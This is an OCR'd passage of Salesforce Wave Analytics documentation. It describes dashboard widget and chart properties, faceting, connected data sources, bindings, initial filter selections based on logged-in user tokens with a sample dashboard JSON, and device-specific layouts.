Title	Title of the widget.
Subtitle	Subtitle of the chart. Appears below the title in a smaller font.
Title Alignment	Horizontal alignment of the title.
Theme	Set a color scheme for the chart.
Update instantly	Instantly update the dashboard results based on a filter selection. Otherwise, you have to click **Update** to apply the filter.
Measure Field	The measure to show in the widget. You can use this field to specify the measure to show when multiple measures are defined in the underlying step. You can also use this option to not show the measure in the widget.
Shorten number	Display shortened numbers, like 60 K instead of 60,499. Shortened numbers are rounded.
Text	Widget label.
Link To	Link to a dashboard, lens, or step.
Customize display and format	Customize the display values for a list or toggle widget. The widget can display values from multiple fields. For example, a list widget can show sales rep and region, with values like SalesRepA-West, SalesRepB-West, and SalesRepC-North—allowing you to filter on both fields. You can also display measures as part of the value, and format the display. Click **Add field...** dropdown, select a grouping or measure defined in the step query. You can insert additional characters directly into the editor box to format the display. For instance, you can add parentheses to enclose the measure value as shown here.


Property	Description
	
Apply Selected Filters	Selections in chart, list, toggle, range, and date widgets in the source dashboard are applied as selections in the linked asset. For example, you select North America in a list widget based on the Region dataset field. Wave applies that same selection to steps in the linked dashboard that have faceting enabled and have a grouping based on the Region field in the same dataset.
Image	The file name of the image. The image must be available in the gallery of the Wave app that contains the dashboard. This property applies to image widgets created during or after Spring '17.
Image ID	15-character ID of the image. The image must be uploaded to the Documents tab of Salesforce and the Externally Available Image option must be enabled. This property applies to image widgets created before Spring '17.
Image Scale	Indicate how to fit the image.
Image Alignment	Horizontal and vertical alignment of the image.
Show custom action	Show the widget properties that you set to show custom bulk actions on a table widget's action menu.
Custom Action Label	Display label for the button in the table widget's action menu. The dashboard viewer clicks the button to execute the action.
Visualforce Page Name	Name of the Visualforce page that defines the bulk action.
Visualforce Namespace Prefix	Optional. Namespace prefix of the Visualforce page that defines the bulk action.

Chart Details

Property	Description
Compute total	Computes the total based on all segments of the waterfall or stacked waterfall chart.
Show values in chart bars	Show the measure value of each bar in the chart.
Normalize values	Show stacked groups as a percentage of the total.
Axis Mode	Specify how multiple measures appear in the chart. You can select one of the following values: **Single Axis** Show all measures on the same axis.

Property	Description
	Dual Axis Show the first measure on its own axis and the remaining measures on a separate axis. **Small Multiples** Show each measure in a separate graph.
Auto fit	Fit entire chart inside the widget. Else, if needed, scroll to see the remainder of the chart. You can select one of the following values: **None** No scaling is applied. Scroll bars appear for charts larger than the widget. **Fit** Scale the chart to exactly fit the widget. **Preserve labels** Scale the chart to fit the widget while preventing labels from overlapping. Scroll bars appear for charts larger than the widget.
Handling Missing Values	Specify whether to connect data points regardless of missing data. You can select one of the following values: **connect** Show a continuous graph, ignoring missing values. **disconnect** Show gaps in the graph where values are missing.
Fill area	Fill area under the timeline chart.
Show points	Show data points on the line.
# of stem segments	The number of values that appear in the funnel's stem.
Icon	Icon used in the ratings chart.
Number of icons	Number of icons that appear for each rating.
Show value as	Specify how to show values. You can select one of the following choices: **None** Do not show values. **Number** Show as numbers. **Compact Number** Show compact form of numbers, summarized using letter suffixes. **Percentage** Show as percentages of the total.

Property	Description
Show max value	Show the maximum measure value in each rating.
Show values on left	Show the measure value on the left of each rating. Default is on the right.
Show measure title	Show the title of the measure in the chart.
Show measure axes	Show the axes for measures in the chart.
Show total in title	Show the total in the measure title.
Show total in center	Show the total of the measure in the center of the donut chart.
Center Size	The percentage of the donut chart or polar gauge used to create the center circle.
Map Type	Select the type of map.
Colors	Depending on the chart type, specifies the colors of the low and high values, or colors for the start, total, positive, and negative values.

Date

Property	Description
Default Date Mode	Specify whether the date widget displays absolute or relative dates, by default.
Allow date mode switching	Indicates whether the dashboard viewer can switch between absolute and relative dates in the date widget.
Default Calendar Type	Specifies whether the date widget displays dates using the calendar or fiscal year, by default.
Allow calendar type switching	Indicates whether the dashboard viewer can switch between the fiscal and calendar year in the date widget.

X-Axis, Y-Axis, Left Axis, Center Axis

Property	Description
Start axis at zero	Start the axis at 0.
Show axis	Show the axis.
Show title	Show the title of the axis.
Title	Enter title of the axis. The default title is the name of the dimension for x-axis or names of the measures for y-axis. Multiple measures appear as a comma-separated list.
Reference Line	Show a reference line, which you can use to show a threshold, boundary, or reference point in the chart. For x-axis, it's a vertical line. For y-axis, it's a horizontal line.

Legend

Property	Description
Show legend	Show the chart legend.
Show legend header	Show legend header.
Show legend inside chart area	Show legend inside the chart area to reduce space required for the legend. The legend might overlap with the chart.
Position	Location of legend inside the chart widget.

BreakPoints

Property	Description
Min	Minimum value of the low color band.
Medium	The value separating the low and medium colors.
High	The value separating the medium and high colors.
Max	Maximum value of the high color band.

Band Colors

Property	Description
Low Band	The color range for the low band.
Medium Band	The color range for the medium band.
High Band	The color range for the high band.

Trellis

Property	Description
Show as trellis	Create separate graphs based on groupings.
Type	Select the type of trellis, which affects how the graphs appear. You can select one of the following values: **Horizontal** Separate horizontally, with a graph for each value in the first grouping. **Vertical** Separate vertically, with a graph for each value in the first grouping. **Matrix** Display graphs in a table, with the first grouping in columns and the second grouping in rows.

Property	Description
	Wrap Display graphs line-by-line for each value in the first grouping, wrapping at the value set in the per-line setting.
Number of charts per line	Number of charts per line when the trellis wraps to multiple lines.

Text Style

Property	Description
Text Color	Color of the text.
Text Size	Size of the text.
Number Color	Color of the number.
Number Size	Size of the number.
Title Color	Color of the title.
Title Size	Size of the title.
Alignment	Horizontal alignment of the text.

Background Image

Property	Description
Image	The file name of the image. The image must be available in the gallery of the Wave app that contains the dashboard. This property applies to container widgets created during or after Spring '17.
Image ID	15-character ID of the image. The image must be uploaded to the Documents tab of Salesforce with the Externally Available Image option enabled. This property applies to container widgets created before Spring '17.
Image Scale	Indicate how to fit the image.
Image Alignment	Horizontal and vertical alignment of the image.

Widget Style

Property	Description
Use defaults	Use the default widget properties defined in the dashboard properties.
Background Color	Background color of the widget.
Border	Border around the widget.
Border color	Color of the widget border.
Border Width	Width of the widget border (in pixels).

Property	Description
Border Radius	Roundness of the corners of the widget border.

Step Properties for Wave Dashboards

Step properties define the query that returns results to display in the widget. These properties also specify how the widget behaves and interacts with other widgets in the Wave dashboard. The properties apply to dashboards created in the Wave dashboard designer only.

Property	Description
Display Label	Step label. Use to provide a descriptive label for the step.
Facet	Enables this step to facet and be faceted by other steps. Faceting is when a selection in a widget filters other steps in the dashboard. By default, steps from the same dataset are faceted. To facet steps from different datasets, connect the data sources. Note: If this step's query contains a cogrouping, it facets others steps based on the first specified dataset only. Steps based on other datasets specified in the cogrouping aren't faceted.
Apply global filters	Apply the global filters to this step.
Selection Type	Indicate whether dashboard viewers can make one or multiple selections in the associated widget. You can also specify whether selections are required. If a selection is required, set an initial selection in the Initial Filters step property. If a selection is required but not set, Wave selects the first value in the list.
Initial Filters	Show the initial filters that are applied when the dashboard opens. You must enable selections in the Selection Type step property before you can set an initial filter. To set the initial filters for steps, click ··· and then select **Pick Initial Filters**. Any selections that you make on the widget filter the underlying step and immediately filter other widgets with faceted steps.

Make the Dashboard Widgets Interactive

Wave dashboards have unique features that allow you to make the widgets interactive. For example, widgets in the dashboard can be filtered to show only results for the region that's selected in a list widget. Or, when the value of a number widget can change to red when it falls below a threshold.

Filter the Dashboard Results with Faceting

Faceting is the simplest and most common way to specify interactions between widgets. Widgets can be linked simply by enabling faceting in their associated steps. When the underlying steps are faceted, selections made on chart widgets or filter selection widgets (date, list, range, and toggle) automatically filter other widgets in the dashboard. For example, when you select a rep in the Sales Rep list widget, Wave applies the same filter to the chart and table widgets in the dashboard.

Dynamically Modify the Query and Widgets with Bindings

Compared to facets, bindings are more programmatic, and provide more ways to specify interactions. Bindings can dynamically modify the query of a step or change the display of a widget based on what happens in another widget. For example, you can use bindings to change the color of the metric in a number widget based on whether its value is high, medium, or low. You can also use a binding to change the measure in a step query based on a selection in a static step. Each binding is unidirectional, meaning it affects other steps, but other steps don't affect it.

SEE ALSO:


Widget Steps in a Wave Dashboard

Filter the Dashboard Results with Faceting

Faceting is the simplest and most common way to specify interactions between widgets. Widgets can be linked simply by enabling faceting in their associated steps. When the underlying steps are faceted, selections made on chart widgets or filter selection widgets (date, list, range, and toggle) automatically filter other widgets in the dashboard. For example, when you select a rep in the Sales Rep list widget, Wave applies the same filter to the chart and table widgets in the dashboard.

By default, steps from the same dataset are faceted together. To facet steps from different datasets, connect the datasets. Steps with a cogrouping that query multiple datasets only facet steps based on the first dataset specified in the `datasets` field.

1. To enable the faceting option for a step, complete the following tasks.
   a. Click to edit the dashboard.
   b. Select the widget that uses the step.
      The panel shows the widget properties.
   c. Click **Step** to view the step properties.



   d. Select **Facet**.

   Note: Changes to the step properties affect all widgets that use this step.

2. To enable a step in SAQL form to receive facets, you must also set the `autofilter` attribute to `true` in the dashboard JSON.
   For more information about the `autofilter` attribute for a step definition, see the *Wave Analytics Dashboard JSON Reference*.
3. To facet steps between different data sources—like different datasets or static steps—you must also connect them.

Configure Cross-Dataset Faceting with Connected Data Sources
By default, steps from the same dataset are faceted—automatically filtering each other. To facet steps from different datasets or even static steps in a Wave designer dashboard, connect them using common fields between them.

SEE ALSO:


Add Selection-Based Filter Widgets to Enable Users to Filter the Results

Configure Cross-Dataset Faceting with Connected Data Sources

By default, steps from the same dataset are faceted—automatically filtering each other. To facet steps from different datasets or even static steps in a Wave designer dashboard, connect them using common fields between them.

Note: You can't connect static steps that specify date and measure ranges.


1. Click to edit the dashboard.
2. Click and then select **Connect Data Sources**.
3. Click **New Connection**.



4. Enter a name for the connection.
5. Click **Choose Data Source 1** to select the first data source. For each data source, select a dataset or a static step used in the dashboard.
6. Choose one field from the data source so that Wave can match records between the specified sources.

Note: Faceting only works on the fields used to define the connection. For example, the connection in the following screenshot is based on the StageName field. As a result, the StageName list widget is faceted to the bar chart. If a selection is made in the

Account.Type list widget, faceting doesn't happen—the results are not filtered. To enable faceting on the Account.Type field, define another connection based on this field using the same data sources.



7. Click **Choose Data Source 2** to select the second source, and then choose a field.
8. To add another data source, click **Add Data Source**. This option appears after you connect two data sources.
   You can connect two or more data sources.
9. Click **Save**.

Dynamically Modify the Query and Widgets with Bindings

Compared to facets, bindings are more programmatic, and provide more ways to specify interactions. Bindings can dynamically modify the query of a step or change the display of a widget based on what happens in another widget. For example, you can use bindings to change the color of the metric in a number widget based on whether its value is high, medium, or low. You can also use a binding to change the measure in a step query based on a selection in a static step. Each binding is unidirectional, meaning it affects other steps, but other steps don't affect it.


For more information about bindings, see *Wave Analytics Bindings Developer Guide*

Set Initial Filter Selections in the Dashboard

If the Wave dashboard contains filter selection widgets or charts, you can set initial filters that are applied when the dashboard first opens. For example, you can filter the dashboard to show only opportunities owned by the logged in user. While viewing the dashboard, the user can change the selections to filter the results differently or remove the filters altogether.

If a widget requires a filter selection, you must set the initial selection. If you don't, Wave selects the first filter value when the dashboard opens.

1. While editing the dashboard, click ··· and then select **Pick Initial Filters**.
   Wave previews the dashboard.
2. Make selections in chart, list, toggle, date, and range widgets.
3. Click **Done**.
   Wave saves the selections as start values for the widget steps. You can view the initial filter selections in the step properties.



Dynamically Set Initial Filter Selections Based on the Logged In User

You can set initial filter selections to show information that's relevant to the logged in user. For example, you can filter a sales dashboard such that each sales rep views only their sales opportunities and performance. You can set initial filter selections based on the user ID, user name, role ID, or role name of the logged in user.

SEE ALSO:

Add Selection-Based Filter Widgets to Enable Users to Filter the Results


Dynamically Set Initial Filter Selections Based on the Logged In User

You can set initial filter selections to show information that's relevant to the logged in user. For example, you can filter a sales dashboard such that each sales rep views only their sales opportunities and performance. You can set initial filter selections based on the user ID, user name, role ID, or role name of the logged in user.

You can set initial selections based on the following Salesforce user tokens: `user.id`, `user.name`, `user.rolename`, and `user.roleid`. At runtime, Wave retrieves the values of these tokens from Salesforce environment variables—these values don't come from datasets.

Note: You can't use the user tokens in other parts of a step, like in query filters or groupings.

Example: When the dashboard opens, you want it to dynamically filter charts based on the name of the currently logged in user.



To add the filter, create a list widget and then, in the dashboard JSON, add an initial filter selection based on the `user.name` token in the widget's step (`Owner_Name_1`). This selection filters the following charts:

- Donut chart because its step (`Owner_Name_3`) is faceted with step `Owner_Name_1`.
- Bar chart because its step (`Owner_Username_3`) contains a binding based on step `Owner_Name_1`.

See the bold text in the following dashboard JSON to see how to set the initial filter, as well as facet and bind the steps.

```
{
    "label": "My Sales",
    "state": {
        "gridLayouts": [
        …
        ],
        "layouts": [],
        "steps": {
            "Owner_Name_1": {
                "datasets": [
                    {
                        "id": "0FbB00000000pNNKAY",
                        "label": "Opportunities",
                        "name": "opportunity",
                       "url": "/services/data/v38.0/wave/datasets/0FbB00000000pNNKAY"

                    }
                ],
                "isFacet": true,
```

```
        "isGlobal": false,
        "query": {
            "measures": [
                [
                    "count",
                    "*"
                ]
            ],
            "groups": [
                "Owner.Name"
            ]
        },
        "selectMode": "multi",
        "start": [
            "!{User.Name}"
        ],
        "type": "aggregateflex",
        "useGlobal": false,
        "visualizationParameters": {
            "options": {}
        }
    },
    "Owner_Name_3": {
        "datasets": [
            {
                "id": "0FbB00000000pNNKAY",
                "label": "Opportunities",
                "name": "opportunity",
               "url": "/services/data/v38.0/wave/datasets/0FbB00000000pNNKAY"

            }
        ],
        "isFacet": true,
        "isGlobal": false,
        "query": {
            "measures": [
                [
                    "count",
                    "*"
                ]
            ],
            "groups": [
                "Owner.Name"
            ],
            "order": [
                [
                    -1,
                    {
                        "ascending": false
                    }
                ]
            ]
        },
        "selectMode": "single",
```

```
                "type": "aggregateflex",
                "useGlobal": true,
                "visualizationParameters": {
                    "visualizationType": "hbar",
                    "options": {}
                }
            },
            "Owner_Username_3": {
                "datasets": [
                    {
                        "id": "0FbB00000000pNNKAY",
                        "label": "Opportunities",
                        "name": "opportunity",
                       "url": "/services/data/v38.0/wave/datasets/0FbB00000000pNNKAY"

                    }
                ],
                "isFacet": false,
                "isGlobal": false,
                "query": {
                    "measures": [
                        [
                            "sum",
                            "Amount"
                        ]
                    ],
                    "groups": [
                        "Owner.Name"
                    ],
                    "filters": [
                        [
                            "Owner.Name",
                            "{{column(Owner_Name_1.selection,
[\"Owner.Name\"]).asObject()}}",
                            "in"
                        ]
                    ],
                    "order": [
                        [
                            -1,
                            {
                                "ascending": false
                            }
                        ]
                    ]
                },
                "selectMode": "multi",
                "type": "aggregateflex",
                "useGlobal": true,
                "visualizationParameters": {
                    "visualizationType": "hbar",
                    "options": {}
                }
            }
```

```
},
"widgetStyle": {
    "backgroundColor": "#FFFFFF",
    "borderColor": "#E6ECF2",
    "borderEdges": [],
    "borderRadius": 0,
    "borderWidth": 1
},
"widgets": {
    "listselector_2": {
        "parameters": {
            "compact": false,
            "expanded": true,
            "exploreLink": false,
            "instant": true,
            "measureField": "count",
            "step": "Owner_Name_1",
            "title": "Owner.Name"
        },
        "type": "listselector"
    },
    "chart_2": {
        "parameters": {
            "autoFitMode": "fit",
            "showValues": true,
            "legend": {
                "showHeader": true,
                "show": true,
                "position": "right-top",
                "inside": false
            },
            "axisMode": "sync",
            "visualizationType": "hbar",
            "exploreLink": true,
            "title": {
                "label": "Bound Chart",
                "align": "left",
                "subtitleLabel": ""
            },
            "trellis": {
                "enable": false,
                "type": "x",
                "chartsPerLine": 4
            },
            "measureAxis2": {
                "showTitle": true,
                "showAxis": true,
                "title": ""
            },
            "measureAxis1": {
                "showTitle": true,
                "showAxis": true,
                "title": ""
            },
```

```
                "theme": "wave",
                "step": "Owner_Username_3",
                "dimensionAxis": {
                    "showTitle": true,
                    "showAxis": true,
                    "title": ""
                }
            },
            "type": "chart"
        },
        "chart_4": {
            "parameters": {
                "visualizationType": "pie",
                "exploreLink": true,
                "title": {
                    "label": "Faceted Chart",
                    "align": "left",
                    "subtitleLabel": ""
                },
                "step": "Owner_Name_3",
                "theme": "wave",
                "legend": {
                    "show": true,
                    "showHeader": true,
                    "inside": false,
                    "position": "right-top"
                },
                "trellis": {
                    "enable": false,
                    "type": "x",
                    "chartsPerLine": 4
                },
                "showMeasureTitle": true,
                "showTotal": true,
                "inner": 70
            },
            "type": "chart"
        },
        "container_1": {
            "type": "container",
            "parameters": {
                "documentId": "",
                "fit": "original",
                "alignmentX": "left",
                "alignmentY": "top"
            }
        }
    }
},
"datasets": [
    {
        "id": "0FbB00000000pNNKAY",
        "label": "Opportunities",
        "name": "opportunity",
```

```
            "url": "/services/data/v38.0/wave/datasets/0FbB00000000pNNKAY"
        }
    ]
}
```


For information about editing the dashboard JSON, see the Wave Analytics Dashboard JSON Reference.

Generate Unique Wave Dashboard Layouts for Different Devices

After you add widgets to the dashboard, optimize the layout for each device on which the dashboards can be viewed. For example, you can remove widgets from a mobile phone layout to reduce the dashboard size for the smaller screen. You can also move widgets around in one layout and it doesn't affect the other layouts.


When you generate a new layout, Wave adds the widgets from the currently selected layout to the new layout. This step is important because each layout can contain different widgets. Before you get started, select the layout that contains the widgets that you want to include in your new layout.

If you add a widget to a layout, Wave doesn't add it to other layouts. To add it, open the other layout and drag the widget from the "Unused Widgets" section in the layout properties.




Note: Although a mobile layout can show all charts, some charts are not supported on mobile devices. For more information, see Wave Analytics mobile limitations.

1. With the dashboard open in the Wave dashboard designer, from the Layouts menu, select **Manage Layouts**.




2. Select the layout template, and enter a unique layout name.



Each layout template comes with predefined layout properties that you can change.

3. Click **Generate**.

The layout properties appear for the new layout. If needed, click to show the Layout panel.



4. In the Layout panel, expand the following sections and change the default properties, if needed.

General

Set the layout name, designer grid settings, and background color.


Device

Specify information about the devices that can use this layout. For more information about how Wave uses these properties to choose the right layout, see Wave's Rules for Choosing a Layout for a Device.

Background Image

To apply a background image to the entire dashboard when this layout is used, enter the details about the background image. You don't have to include a background image.

The designer previews the dashboard and layout based on the layout property settings. The designer updates the preview in real time so that you can see how your changes affect the display. If you shrink the maximum dashboard width, the designer shows you how the dashboard fits when using this layout. If needed, the designer rearranges the widgets to fit the new size.



